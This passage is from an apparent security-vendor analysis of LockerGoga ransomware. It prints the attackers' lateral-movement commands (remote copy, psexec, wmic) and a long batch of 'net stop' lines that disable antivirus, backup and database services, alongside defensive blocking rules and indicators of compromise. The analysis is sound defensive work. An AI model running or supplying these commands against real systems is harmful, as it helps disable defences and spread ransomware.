E:\\goga\\cryptopp\\src\\sse_simd.cpp
X:\\work\\Projects\\LockerGoga\\cl-src-last\\cryptopp\\src\\crc_simd.cpp
X:\\work\\Projects\\LockerGoga\\cl-src-last\\cryptopp\\src\\rijndael_simd.cpp
X:\\work\\Projects\\LockerGoga\\cl-src-last\\cryptopp\\src\\sha_simd.cpp
X:\\work\\Projects\\LockerGoga\\cl-src-last\\cryptopp\\src\\sse_simd.cpp
```

The malware developers usually forget to remove those strings in their samples and we can use them to identify new families or frameworks used in their development.

Spreading methods:

The malware is known to be spread in the local network through remote file copy. To do that, a set of .batch files are copied to the remote machines TEMP folder using simple copy:

- copy xax.bat \\123.123.123.123\c$\windows\temp

The malware will copy itself and the tool PSEXEC.EXE to the same location. Once all the files are copied, the malware will run the .BAT file using the following command:

- start psexec.exe \\123.123.123.123 -u domain\user -p “pass” -d -h -r mstdc -s accepteula -nobanner c:\windows\temp\xax.bat

Each of these .BAT files contain lines to execute the malware on remote machines. They use the following command:

- start wmic /node:”123.123.123.123" /user:”domain\user” /password:”pass” process call create “cmd /c c:\windows\temp\kill.bat”

The batch file above attempts to kill several AV products and disable security tools. At the end of the script, the malware copy on the remote machine is executed from

c:\windows\temp\taskhost.exe.

Due to the presence of these batch files and the fact that the malware binary makes no direct reference to them, we believe that the spreading mechanism is executed manually by an attacker or via an unknown binary. The path, username, and passwords are hardcoded in the scripts which indicate the attacker had previous knowledge of the environment.

The following is a list of all the processes and services disabled by the malware:

One batch file found in the infected systems where LockerGoga was executed will stop services and processes regarding critical services in the system and security software:

net stop BackupExecAgentAccelerator /y	**net stop McAfeeEngineService /y**
net stop BackupExecAgentBrowser /y	net stop McAfeeFramework /y
net stop BackupExecDeviceMediaService /y	net stop McAfeeFrameworkMcAfeeFramework /y
net stop BackupExecJobEngine /y	net stop McTaskManager /y
net stop BackupExecManagementService /y	net stop mfemms /y
net stop BackupExecRPCService /y	net stop mfevtp /y
net stop BackupExecVSSProvider /y	net stop MMS /y
net stop bedbg /y	net stop mozyprobackup /y
net stop DCAgent /y	net stop MsDtsServer /y
net stop EPSecurityService /y	net stop MsDtsServer100 /y
net stop EPUpdateService /y	net stop MsDtsServer110 /y
net stop EraserSvc11710 /y	net stop MSExchangeES /y
net stop EsgShKernel /y	net stop MSExchangeIS /y
net stop FA_Scheduler /y	net stop MSExchangeMGMT /y
net stop IISAdmin /y	net stop MSExchangeMTA /y
net stop IMAP4Svc /y	net stop MSExchangeSA /y
net stop macmnsvc /y	net stop MSExchangeSRS /y
net stop masvc /y	net stop MSOLAP$SQL_2008 /y
net stop MBAMService /y	net stop MSOLAP$SYSTEM_BGC /y
net stop MBEndpointAgent /y	net stop MSOLAP$TPS /y
net stop McShield /y	net stop MSSQLFDLauncher$TPS /y
net stop MSOLAP$TPSAMA /y	net stop MSSQLFDLauncher$TPSAMA /y
net stop MSSQL$BKUPEXEC /y	net stop MSSQLSERVER /y
net stop MSSQL$ECWDB2 /y	net stop MSSQLServerADHelper100 /y
net stop MSSQL$PRACTICEMGT /y	net stop MSSQLServerOLAPService /y
net stop MSSQL$PRACTTICEBGC /y	net stop MySQL57 /y

net stop MSSQL$PROFXENGAGEMENT /y	net stop ntrtscan /y
net stop MSSQL$SBSMONITORING /y	net stop OracleClientCache80 /y
net stop MSSQL$SHAREPOINT /y	net stop PDVFSService /y
net stop MSSQL$SQL_2008 /y	net stop POP3Svc /y
net stop MSSQL$SYSTEM_BGC /y	net stop ReportServer /y
net stop MSSQL$TPS /y	net stop ReportServer$SQL_2008 /y
net stop MSSQL$TPSAMA /y	net stop ReportServer$SYSTEM_BGC /y
net stop MSSQL$VEEAMSQL2008R2 /y	net stop ReportServer$TPS /y
net stop MSSQL$VEEAMSQL2012 /y	net stop ReportServer$TPSAMA /y
net stop MSSQLFDLauncher /y	net stop RESvc /y
net stop MSSQLFDLauncher$PROFXENGAGEMENT /y	net stop sacsvr /y
net stop MSSQLFDLauncher$SBSMONITORING /y net stop MSSQLFDLauncher$SHAREPOINT /y	net stop SamSs /y
net stop MSSQLFDLauncher$SQL_2008 /y	net stop SAVAdminService /y
net stop MSSQLFDLauncher$SYSTEM_BGC /y	net stop SAVService /y
net stop MSOLAP$TPSAMA /y	net stop MSSQLFDLauncher$TPS /y
net stop MSSQL$BKUPEXEC /y	net stop MSSQLFDLauncher$TPSAMA /y
net stop SDRSVC /y	net stop SQLSafeOLRService /y
net stop SepMasterService /y	net stop SQLSERVERAGENT /y
net stop ShMonitor /y	net stop SQLTELEMETRY /y
net stop Smcinst /y	net stop SQLTELEMETRY$ECWDB2 /y
net stop SmcService /y	net stop SQLWriter /y
net stop SMTPSvc /y	net stop SstpSvc /y
net stop SNAC /y	net stop svcGenericHost /y
net stop SntpService /y	net stop swi_filter /y
net stop sophossps /y	net stop swi_service /y
net stop SQLAgent$BKUPEXEC /y	net stop swi_update_64 /y
net stop SQLAgent$ECWDB2 /y	net stop TmCCSF /y
net stop SQLAgent$PRACTTICEBGC /y	net stop tmlisten /y
net stop SQLAgent$PRACTTICEMGT /y	net stop TrueKey /y
net stop SQLAgent$PROFXENGAGEMENT /y	net stop TrueKeyScheduler /y
net stop SQLAgent$SBSMONITORING /y	net stop TrueKeyServiceHelper /y

net stop SQLAgent$SHAREPOINT /y net stop SQLAgent$SQL_2008 /y	net stop UI0Detect /y
net stop SQLAgent$SYSTEM_BGC /y net stop SQLAgent$TPS /y	net stop VeeamBackupSvc /y
net stop SQLAgent$TPSAMA /y	net stop VeeamBrokerSvc /y
net stop SQLAgent$VEEAMSQL2008R2 /y net stop SQLAgent$VEEAMSQL2012 /y	net stop VeeamCatalogSvc /y
net stop SQLBrowser /y	net stop VeeamCloudSvc /y
net stop SDRSVC /y	net stop SQLSafeOLRService /y
net stop SepMasterService /y	net stop SQLSERVERAGENT /y
net stop ShMonitor /y	net stop SQLTELEMETRY /y
net stop VeeamDeploymentService /y	net stop NetMsmqActivator /y
net stop VeeamDeploySvc /y	net stop EhttpSrv /y
net stop VeeamEnterpriseManagerSvc /y	net stop ekrn /y
net stop VeeamMountSvc /y	net stop ESHASRV /y
net stop VeeamNFSSvc /y	net stop MSSQL$SOPHOS /y
net stop VeeamRESTSvc /y	net stop SQLAgent$SOPHOS /y
net stop VeeamTransportSvc /y	net stop AVP /y
net stop W3Svc /y	net stop klnagent /y
net stop wbengine /y	net stop MSSQL$SQLEXPRESS /y
net stop WRSVC /y	net stop SQLAgent$SQLEXPRESS /y net stop wbengine /y
net stop MSSQL$VEEAMSQL2008R2 /y	net stop kavfsslp /y
net stop SQLAgent$VEEAMSQL2008R2 /y net stop VeeamHvIntegrationSvc /y	net stop KAVFSGT /y
net stop swi_update /y	net stop KAVFS /y
net stop SQLAgent$CXDB /y	net stop mfefire /y
net stop SQLAgent$CITRIX_METAFRAME /y net stop “SQL Backups” /y	net stop “avast! Antivirus” /y
net stop MSSQL$PROD /y	net stop aswBcc /y
net stop “Zoolz 2 Service” /y	net stop “Avast Business Console Client Antivirus Service” /y
net stop MSSQLServerADHelper /y	net stop mfewc /y
net stop SQLAgent$PROD /y	net stop Telemetryserver /y
net stop msftesql$PROD /y	net stop WdNisSvc /y
net stop WinDefend /y	net stop EPUpdateService /y


net stop MCAFEETOMCATSRV530 /y	net stop TmPfw /y
net stop MCAFEEEVENTPARSERSRV /y	net stop SentinelAgent /y
net stop MSSQLFDLauncher$ITRIS /y	net stop SentinelHelperService /y
net stop MSSQL$EPOSERVER /y	net stop LogProcessorService /y
net stop MSSQL$ITRIS /y	net stop EPUpdateService /y
net stop SQLAgent$EPOSERVER /y	net stop TmPfw /y
net stop SQLAgent$ITRIS /y	net stop SentinelAgent /y
net stop SQLTELEMETRY$ITRIS /y	net stop SentinelHelperService /y
net stop MsDtsServer130 /y	net stop LogProcessorService /y
net stop SSISTELEMETRY130 /y	net stop EPUpdateService /y
net stop MSSQLLaunchpad$ITRIS /y	net stop TmPfw /y
net stop BITS /y	net stop SentinelAgent /y
net stop BrokerInfrastructure /y	net stop EPProtectedService /y
net stop epag /y	net stop epredline /y
net stop EPIntegrationService /y	net stop EPSecurityService /y

New ransomware, new features, but still room to improve

We will continue tracking LockerGoga, but we have already seen some interesting features never seen before, such as parallel tasking encrypting the system or log files for debugger purposes. We did not see any spreading method used to deliver LockerGoga so it would be fair to assume it is used in targeted campaigns after the attackers had access to the system. At the time of this analysis, all the samples are not packed, or have complex methods of protection from being executed inside a sandbox system, though this could change in the near future.

Also, during the analysis, we observed LockerGoga encrypting legitimate DLLs, breaking the functionality of certain applications in the system, and also ciphering itself during the process, causing a crash:

Also, during the analysis, we observed LockerGoga encrypting legitimate DLLs, breaking the functionality of certain applications in the system, and also ciphering itself during the process, causing a crash:



We expect all these errors will be fixed with further development of the malware.

Observations:

The McAfee ATR team is observing how some new ransomware players in the cybersecurity field are reusing, or at least only making some minor modifications to, some features used by other ransomware families.

In the case of LockerGoga we can observe the following in:

- Sectigo as a certificate, also used to digitally sign the certificate
- Ransom note slightly modified from Ryuk Ransomware
- Specific FileMarker used to flag the encrypted files
- No BTC address used in the ransom note, meaning victims must make contact directly by email, something that we have seen elsewhere in our latest investigations.

MITRE ATT&CK Coverage:

Hooking

Kernel Modules and Extensions

Process Injection

Code Signing

Query Registry

Process Discovery

Data Compressed

McAfee coverage:

Detection names:

RansomCLock-FAL!A5BC1F94E750

Ransom-Goga!E11502659F6B

Trojan-Ransom

Ransom-Goga!438EBEC995AD

Trojan-FQSS!3B200C8173A9

RansomCLock-FAL!A1D732AA27E1

Ransom-Goga!C2DA604A2A46

Ransom-O

Trojan-FPYT!BA53D8910EC3

Ransom-FQPT!FAF4DE4E1C5D

RansomCLock-FAL!3EBCA21B1D4E

RansomCLock-FAL!E8C7C902BCB2

Ransom-Goga!E11502659F6B

Generic.bvg

Ransom-Goga!16BCC3B7F32C

Expert Rules

The following expert rules can be used in Endpoint Security to block the malware from spreading. These rules are aggressive and may cause false positives, so make sure they are removed once the environment is cleaned:

```
Rule {

Process {

Include OBJECT_NAME { -v “SYSTEM:REMOTE” }

}

Target {

Match FILE {

Include OBJECT_NAME { -v “c:\\windows\\temp\\*.exe” }

Include OBJECT_NAME { -v “c:\\windows\\temp\\*.bat” }

Include -access “CREATE”

}

}

}

Rule {

Process {

Include OBJECT_NAME { -v “WmiPrvSE.exe” }

}

Target {

Match PROCESS {

Include OBJECT_NAME { -v “cmd.exe”}

Include -access “CREATE”

}

}
```

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

Prescriptive guidance

It is advisable for customers to undertake appropriate risk assessment to determine if this threat has a high probability of targeting their environments. Whilst the above detailed known samples are incorporated within McAfee technologies, customers can also add the following Access Protection rules to prevent the creation of encrypted files on the victim host:

Executables:

- Inclusion Status: Include
- File Name or Path: *
- SubRule:

SubRule:

- Type: File
- Operations: Create
- Targets:
  - Target 1:
    - Include
    - Files: *.locked
  - Target 2:
    - Include
    - Destination file: *.locked

Customers can also add the following Access Protection rule to prevent the creation of encrypted files on the victim host:

- File/Folder Access Protection Rule: Processes tInclude: *
- File or folder name tblock: *.locked
- File actions tprevent: New files being create

Access Protection Rules:

Customers can also add Access Protection rules matching these characteristics: Prevent Creation\Execution of:

- c:\windows\temp\x??.bat
- c:\windows\temp\kill.bat
- c:\windows\temp\taskhost.exe

Prevent execution of binaries signed with SN:

- C=GB, PostalCode=DT3 4DD, S=WEYMOUTH, L=WEYMOUTH, STREET=16 Australia Road Chickerell,
- O=MIKL LIMITED, CN=MIKL LIMITED
- C=GB, PostalCode=WC2H 9JQ, S=LONDON, L=LONDON, STREET=71-75 Shelton Street Covent
- Garden, O=ALISA LTD, CN=ALISA LTD
- C=GB, PostalCode=EC1V 2NX, S=LONDON, L=LONDON, STREET=Kemp House 160 City Road,
- O=KITTY'S LTD, CN=KITTY'S LTD

YARA RULE

We have a YARA rule available on our ATR github repository:

IOCs

a52f26575556d3c4eccd3b51265cb4e6

ba53d8910ec3e46864c3c86ebd628796

c2da604a2a469b1075e20c5a52ad3317

7e3f8b6b7ac0565bfcbf0a1e3e6fcfbc

3b200c8173a92c94441cb062d38012f6

438ebec995ad8e05a0cea2e409bfd488

16bcc3b7f32c41e7c7222bf37fe39fe6

e11502659f6b5c5bd9f78f534bc38fea

9cad8641ac79688e09c5fa350aef2094

164f72dfb729ca1e15f99d456b7cf811

52340664fe59e030790c48b66924b5bd

174e3d9c7b0380dd7576187c715c4681

3ebca21b1d4e2f482b3eda6634e89211

a1d732aa27e1ca2ae45a189451419ed5

e8c7c902bcb2191630e10a80ddf9d5de

4da135516f3da1c6ca04d17f83b99e65

a5bc1f94e7505a2e73c866551f7996f9

b3d3da12ca3b9efd042953caa6c3b8cd

faf4de4e1c5d8e4241088c90cfe8eddd

dece7ebb578772e466d3ecae5e2917f9

MayarChenot@protonmail[.]com

DharmaParrack@protonmail[.]com

wyattpettigrew8922555@mail[.]com

SayanWalsworth96@protonmail[.]com

SuzuMcpherson@protonmail[.]com

AbbsChevis@protonmail[.]com

QicifomuEjijika@o2[.]pl

RezawyreEdipi1998@o2[.]pl

AsuxidOruraep1999@o2[.]pl

IjuqodiSunovib98@o2[.]pl

aperywsqaroci@o2[.]pl

abbschevis@protonmail[.]com

asuxidoruraep1999@o2[.]pl

cottleakela@protonmail[.]com

couwetizotofo@o2[.]pl

dharmaparrack@protonmail[.]com

dutyuenugev89@o2[.]pl

phanthavongsaneveyah@protonmail[.]com

mayarchenot@protonmail[.]com

ijuqodisunovib98@o2[.]pl

qicifomuejijika@o2[.]pl

rezawyreedipi1998@o2[.]pl

qyavauzehyco1994@o2[.]pl

romanchukeyla@protonmail[.]com

sayanwalsworth96@protonmail[.]com

schreibereleonora@protonmail[.]com

suzumcpherson@protonmail[.]com

wyattpettigrew8922555@mail[.]com